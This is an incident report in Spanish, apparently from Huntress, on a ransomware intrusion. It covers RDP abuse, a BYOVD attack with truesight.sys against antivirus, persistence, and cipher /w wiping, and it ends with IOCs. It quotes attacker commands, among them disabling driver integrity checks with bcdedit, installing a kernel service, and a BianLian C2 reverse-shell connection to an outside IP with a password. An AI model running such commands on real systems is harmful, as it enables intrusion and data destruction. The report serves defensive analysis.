

Antecedentes
Los analistas de Huntress observan y bloquean una amplia variedad de ataques semanalmente. Algunos de estos ataques pueden ser incursiones iniciales en la infraestructura comprometida, intentos de lanzar ransomware, o incluso implementaciones exitosas de ransomware.
Durante la segunda semana de septiembre de 2024, un endpoint monitoreado activó alertas por habilitar RDP, múltiples comandos para deshabilitar la recuperación del sistema, y persistencia para un ejecutable de ransomware. Poco después (en menos de 20 minutos), el endpoint volvió a activar alertas, esta vez por canarios de ransomware modificados, lo que indicaba que los archivos se habían cifrado. La visibilidad dentro de la infraestructura era extremadamente limitada, ya que el agente de Huntress no se había implementado por completo en todos los endpoints. Por lo tanto, solo se pudo investigar más a fondo el endpoint afectado.
El ataque

El primer indicio del ataque se observó dentro de la línea de tiempo de la investigación cuando se usaron las credenciales de la cuenta de Administrador para acceder al recurso compartido C$ desde una dirección IP interna. El actor de amenazas luego ejecutó un comando remoto mediante reg.exe para habilitar RDP, como se ilustra en la Figura 1.
El actor de amenazas luego intentó iniciar sesión mediante RDP; sin embargo, el primer intento falló, ya que escribió mal el nombre de la cuenta como “adminitrator” (nótese que falta la “s”). Poco más de un minuto y medio después, inició sesión exitosamente desde un endpoint de origen con el nombre de estación de trabajo HOME-PC.

El actor de amenazas luego ejecutó C:\Users\REDACTED\AppData\Roaming\trend micro\Trend.exe. Se recolectó una copia de este archivo del endpoint, y se descubrió que contenía la cadena F:\Users\admin\Downloads\TrueSightKiller-main\TrueSightKiller-main\x64\Release\TrueSightKiller.pdb, lo que indica que probablemente se usó para instalar truesight.sys, el controlador TrueSight RogueKiller Antirootkit. La información de versión del archivo incrustada dentro del controlador aparece como se ilustra en la Figura 2.
Truesight.sys es conocido por ser un controlador vulnerable y se usa en varios ataques de traer tu propio controlador vulnerable (“BYOVD”). Por ejemplo, los analistas de Huntress han observado que este controlador vulnerable se aprovecha durante ataques de ransomware LukaLocker. Inmediatamente después de instalar el controlador, las aplicaciones de seguridad que se ejecutaban en el endpoint (en este caso, productos de Trend Micro) fallaron, lo que se observó en la línea de tiempo de la investigación mediante registros del Registro de eventos del sistema.
En este incidente, el instalador EXE (llamado trend.exe) y el controlador se habían colocado en la carpeta C:\Users\REDACTED\AppData\Roaming\trend micro\, lo que probablemente indica que el actor de amenazas tenía conocimiento previo de las herramientas de seguridad instaladas en toda la infraestructura.
Los siguientes archivos ejecutados fueron readtext34.exe y winppx.exe, ambos encontrados en la carpeta C:\Users\REDACTED\AppData\Roaming . Al ejecutarse, el archivo winppx.exe procedió a ejecutar los siguientes comandos:
bcdedit.exe /set loadoptions DDISABLE_INTEGRITY_CHECKS
sc create winppx binPath="C:\Windows\winppx.exe" type=kernel
start=boot error=normal tag=no DisplayName="winppx"
El primer comando, al ejecutar bcdedit.exe, tiene como objetivo deshabilitar la verificación de firma del controlador antes de instalar el controlador de kernel. Sin embargo, los registros en el Registro de eventos del sistema, de seguridad y de aplicaciones indicaron que winppx.exe no se pudo cargar. Esos registros aparecieron dentro de la línea de tiempo de la investigación, todos dentro del mismo segundo, de la siguiente manera:
EVTX REDACTED - Service Control Manager/7000;winppx,%577
EVTX REDACTED - Service Control Manager/7045;
winppx,C:\Windows\winppx.exe,kernel mode driver,boot start,
EVTX REDACTED - Microsoft-Windows-Security-Auditing/4658;
S-1-5-21-4140347413-16511891-3320662292-500,Administrator,
REDACTED,0x3ac505,Security,0x4bc,0x366c,
C:\Users\REDACTED\AppData\Roaming\winppx.exe
EVTX REDACTED - Application Popup/26;
,\SystemRoot\winppx.exe failed to load
EVTX REDACTED - Microsoft-Windows-Security-Auditing/5038;
\Device\HarddiskVolume6\Windows\winppx.exe
El registro de evento Microsoft-Windows-Security-Auditing/5038 indica que el hash de imagen del archivo no era válido. Aunque el controlador no parecía cargarse, el archivo sí ejecutó el siguiente comando, lanzando lo que parece ser una reverse shell:

"svhost.exe" -connect 94.198.50[.]195:25000 -pass Zz158df@jniow45h@ -recn 0 -rect 5
Una búsqueda en VirusTotal de la dirección IP da como resultado el banner ilustrado en la Figura 3.

La sección de comunidad de la página de VirusTotal incluye múltiples referencias a que la dirección IP es la dirección de C2 para el troyano BianLian Go, lo que se correlaciona con la detección de antivirus ilustrada en la Figura 4.

Resulta interesante notar que lanzar la instancia de winppx.exe aparentemente generó múltiples mecanismos de persistencia, incluyendo copiar el archivo a la carpeta Startup dentro del directorio ProgramData, además de intentar instalarlo como controlador de kernel.
El primer comando observado ejecutado como proceso secundario de readtext34.exe fue el siguiente:
cmd.exe /c rem Kill "SQL"
Esto es una clara indicación de una lista de comandos estilo archivo por lotes incrustada dentro del ejecutable. Después de este comando, se ejecutó una serie de comandos taskkill.exe, algo que suele verse incrustado en ejecutables de cifrado de archivos como forma de detener los procesos en ejecución que podrían inhibir el proceso de cifrado. Como se observó en este caso, muy a menudo, la lista de procesos detenidos es independiente de los procesos que realmente se ejecutan en el endpoint. A estos les siguió una serie de comandos "net stop" para detener varios servicios de Windows, además de comandos destinados a inhibir la recuperación eliminando las copias de volumen en la sombra y los respaldos del sistema.

El ejecutable readtext34.exe también se configuró para persistir a través de la clave Run de la cuenta de Administrator comprometida, como se ilustra en la Figura 5.
Finalmente, el actor de amenazas ejecutó el siguiente comando:
readtext34.exe -network
Este comando luego generó los siguientes comandos secundarios, lanzando una utilidad nativa de Windows (LOLBin) para realizar el cifrado:
cipher /w:\\?\X:
cipher /w:\\?\F:
cipher /w:\\?\I:
cipher /w:\\?\G:
cipher /w:\\?\H:
cipher /w:\\?\E:
cipher /w:\\?\B:
cipher /w:\\?\D:
cipher /w:\\?\C:
cipher /w:\\?\A:
La utilidad nativa de Windows cipher.exe es una herramienta de línea de comandos que los administradores pueden usar para gestionar datos cifrados mediante el Encrypted File System. La opción “/w”, al escribir el comando cipher /?, tiene el efecto ilustrado en la Figura 6.

En resumen, el uso del comando cipher.exe no cifra archivos, sino que añade una capa de complejidad a la recuperación al eliminar datos del espacio no asignado dentro del volumen.
Después de estos comandos, se cifraron archivos, lo que provocó que las alertas de los canarios de ransomware se activaran. La nota de rescate, titulada How_to_back_files.html, indica que el proceso de cifrado de archivos utilizó "RSA+AES". La nota de rescate también incluye un "ID personal" para el cliente, direcciones de correo electrónico para contactar al actor de amenazas, y la advertencia de que si no se establece contacto dentro de las 72 horas, el precio del rescate aumentará. La nota de rescate también indica que se recopilaron y almacenaron "datos altamente confidenciales/personales" en un servidor privado. Dentro de los límites y alcances de esta investigación, no hubo indicios de preparación de datos ni de comandos de exfiltración, lo que indica que, si ocurrieron, sucedieron antes del ataque investigado y/o a través de endpoints que no tenían instalado el agente de Huntress.
Conclusión
Los ciberataques pueden tener un impacto perjudicial en las organizaciones, en general, y los ataques de ransomware son no solo devastadores sino también muy visibles. Por esta razón, las organizaciones deberían considerar seriamente desarrollar y practicar con regularidad planes de respuesta a incidentes, además de elaborar un inventario de activos exhaustivo y realizar esfuerzos para reducir la superficie de ataque. Por último, los esfuerzos de monitoreo de endpoints son más eficaces cuando se incluyen todos los endpoints (servidores y estaciones de trabajo) en el monitoreo.
IOC
| Elemento | SHA 256 / Descripción |
|---|---|
HOME-PC | nombre de la estación de trabajo del actor de amenazas |
trend.exe | 90daac69da7201e4e081b59b61ca2a2116772318621c430f75c91a65e56ea085 |
winppx.exe | ac66828fbdf661d67562da5afb7cc8f55d9a8739ab1524e775d5dcebfc4de069 |
readtext34.exe | 8368925651fefcd85e0e73790082b9a69237fa66225f932c2a44014cc356acdc |
I:\locker\bin\stub_win_x64_encrypter.pdb | Cadena PDB en readtext34.exe |
BabyLockerKZ | Valor de clave Run usado para persistir readtext34.exe |
readtext34 | Extensión de archivo cifrado |
How_to_back_files.html | Nombre de la nota de rescate |
ithelp15@securitymy[.]name , ithelp15@yousheltered[.]com | Contactos de correo electrónico de las notas de rescate |